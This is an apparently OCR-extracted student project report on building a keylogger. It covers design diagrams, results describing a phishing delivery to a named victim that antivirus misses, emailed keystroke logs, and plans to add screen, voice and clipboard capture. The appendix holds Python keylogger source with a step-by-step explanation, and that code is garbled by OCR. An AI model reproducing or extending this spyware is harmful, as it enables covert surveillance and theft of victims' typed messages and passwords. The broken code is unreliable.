2023-01-12 22:32:37,626: 'r'
2023-01-12 22:32:37,918: 'd'
2023-01-12 22:32:49,399: Key.enter
2023-01-12 22:32:52,801: Key.enter
2023-01-12 22:33:10,432: Key.enter
2023-01-12 22:33:10,933: Key.enter
2023-01-12 22:33:10,949: Key.enter
2023-01-12 22:33:10,980: Key.enter
2023-01-12 22:33:11,013: Key.enter
2023-01-12 22:33:11,045: Key.enter
2023-01-12 22:33:11,077: Key.enter
2023-01-12 22:33:11,109: Key.enter
2023-01-12 22:33:11,140: Key.enter
2023-01-12 22:33:11,171: Key.enter
2023-01-12 22:33:11,187: Key.enter
2023-01-12 22:33:11,218: Key.enter
2023-01-12 22:33:11,250: Key.enter
2023-01-12 22:33:11,281: Key.enter
2023-01-12 22:33:11,314: Key.enter
Ln 476, Col 29
100%
Windows (CRLF)
UTF-8
6°F
Cloudy
Search
ENG
US
10:43 PM
2023-01-12

Chapter 5: Designing

5.1. Use case diagram:




Figure 20: Use case diagram

Use case diagram explains us the behavior of the system. It is used to describe a set of actions i.e. use cases, that some system or systems should or can perform in collaboration with one or more external users of the system i.e. actors. Each use case should provide some observable and valuable result to the actors or other stakeholders of the system.

Here the actors are user and admin. All the use cases associated to it are the actions that need to be performed by that particular actor.

5.2. Activity diagram




Figure 21: Activity diagram

Activity diagram is basically a flowchart to represent the flow from one activity to another activity. The activity can be described as an operation of the system.

The control flow is drawn from one operation to another. This flow can be sequential, branched, or concurrent. Activity diagrams deal with all types of flow control by using different elements such as fork, join.

5.3. Sequence diagram




Figure 22: Sequence diagram

A sequence diagram is a type of interaction diagram. It describes how and in what order a group of objects works together. These diagrams are used by software developers and business professionals to understand requirements for a new system or to document an existing process.

Chapter 6: Result

6.1. Detection by top anti-viruses and spywares




Figure 23: Detection by antivirus.




Figure 24: Virus detection

6.2. Execution results

1. Hacker used phishing as a result Victim downloaded the hacker's key logger filekeyms.exe




Figure 25: Downloaded file

2. Key logger file is running in background, even McAfee antivirus(also running in background) fail to identify this file as suspicious and stop to download.




Figure 26: Background running file

3) Victim (Prashanth Reddy) is chatting to someone. Now keylogger can capture what Prashanth type through keyboard.




Figure 27: List of victims

4) Now the log file came to hacker as logitext.txt




Figure28: Log file

Chapter 7: Conclusion and Future work

7.1 Conclusion

The entire keyboard may be recorded using this key logger. Due to the fact that it first logs the actual keyboard keys, it can even record without regard to the language preferences. Then, it converts the machine keys into something we can understand by using an arbitrary keymap with human-friendly names. Additionally, it has the ability to send mail, so you can simply schedule the log file to be delivered that way, say once every 12 hours.

The hacker will next analyze the log using deep learning and n l p to identify the three main topics the victim is discussing.

7.2. Future work

- To be implement capturing of On screen keyboard keys
- To be implement capturing of the Screenshots
- To be implement capturing of the Voice
- To be implement capturing of the clipboard content (copy-paste),
- To be implement capturing of the website URLs
- To be implement capturing of the Hand writing recognition and gestures

Appendix

Source Code:

```
from pynput.keyboard import Key, Listener

import Logging

log_dir = ""

logging.basicConfig(filename=(Log_dir+"keylogs.txt"),\

                    Level-logging. DEBUG, format='%(asctime)s: %(message) s')

def on_press (key):

logging.info(str (key))

with Listener (on_press=on_press) as listener:

    listener.join()
```

Explanation of source code:

1. “from pynput.keyboard import Key, Listener
   import Logging”

In the first line, we import the Key and Listener classes from the pynput.keyboard module, which allows us to listen for keyboard events. In the second line, we import the logging module, which provides a way to log messages in Python.

2. “log_dir = "" ”

We define an empty string log_dir to store the directory where the log file will be saved. If you leave it empty, the log file will be saved in the current working directory.

3. “logging.basicConfig(filename=(Log_dir+"keylogs.txt"),\
   Level-logging. DEBUG, format='%(asctime)s: %(message) s')”

We set up the logger using the logging.basicConfig() method. We pass in the filename for the log file (in this case, keylogs.txt in the log_dir directory), the logging level (in this case, DEBUG), and the log format (which includes the timestamp and the logged message).

4. def on_press (key):
   logging.info(str (key))

We define a function called on_press() that is called every time a key is pressed. The key argument represents the pressed key. Inside the function, we log the pressed key by calling the logging.info() method and passing in the string representation of the key (str(key)).

5. with Listener (on_press=on_press) as listener:
   listener.join()

We set up a listener using the Listener() class from the pynput.keyboard module. We pass in our on_press() function as an argument using the on_press parameter. The with statement ensures that the listener is properly started and stopped. The listener.join() method blocks the main thread and waits for events to occur.

References

[1] Kaspersky. (2022, May 12). What is keystroke logging and keyloggers? www.kaspersky.co.in. Retrieved February 18, 2023, from https://www.kaspersky.co.in/resource-center/definitions/keylogger.

[2] What is a keylogger?: How to detect keyloggers. Malwarebytes. (n.d.). Retrieved February 18, 2023, [Online]. Available: https://www.malwarebytes.com/keylogger

[3] 12 types of malware + examples that you should know. crowdstrike.com. (2023, January5). Retrieved February 15, 2023, [Online]. Available: https://www.crowdstrike.com/cybersecurity-101/malware/types-of-malware/

[4] Beal, V. (2021, November 15). What is a trojan horse? (definition & meaning). Webopedia. Retrieved February 18, 2023, [Online]. Available: https://www.webopedia.com/TERM/T/Trojan_horse.html

[5] Difference between viruses, worms, and trojans. (n.d.). Retrieved February 18, 2023, [Online]. Available: https://support.symantec.com/en_US/article.TECH98539.html

[6] Author Team Copado, About the Author We build unstoppable teams by equipping DevOps professionals with the platform, Author, A. the, We build unstoppable teams by equipping DevOps professionals with the platform, Follow on Linkedin Visit Website More Content by Team Copado, Linkedin, F. on, Website, V., & Copado, M. C. by T. (2022, December 12). 12 types of social engineering attacks to look out for. Copado. Retrieved February 18, 2023, [Online]. Available: https://www.copado.com/devops hub/blog/12-types-of-social-engineering-attacks-to-look-out-for

[7] GeeksforGeeks. (2022, July 5). What is ddos(distributed denial of service)? GeeksforGeeks. Retrieved February 16, 2023, [Online]. Available: https://www.geeksforgeeks.org/what-is-ddosdistributed-denial-of-service/

[8] Yasar, K., & Cobb, M. (2022, April 28). What is a man-in-the-Middle Attack (MITM)? - definition from Iotagenda. IoT Agenda. Retrieved February 18, 2023, [Online]. Available: https://www.techtarget.com/iotagenda/definition/man-in-the-middle-attack-MitM

[9] Wikimedia Foundation. (2023, February 16). Keystroke logging. Wikipedia. Retrieved February 18, 2023, [Online]. Available: https://en.wikipedia.org/wiki/Keystroke_logging

[10] The 8 Most Common Types of Password Attacks. [Online]. Available: https://expertinsights.com/insights/the-8-most-common-types-of-password-attacks/

[11] Blocking Brute Force Attacks. [Online]. Available: https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks#:~:text=A%20brute%2Dforce%20attack%20is,for%20a%20brute%2Dforce%20attack.

[12] Blocking Brute Force Attacks. [Online]. Available: https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

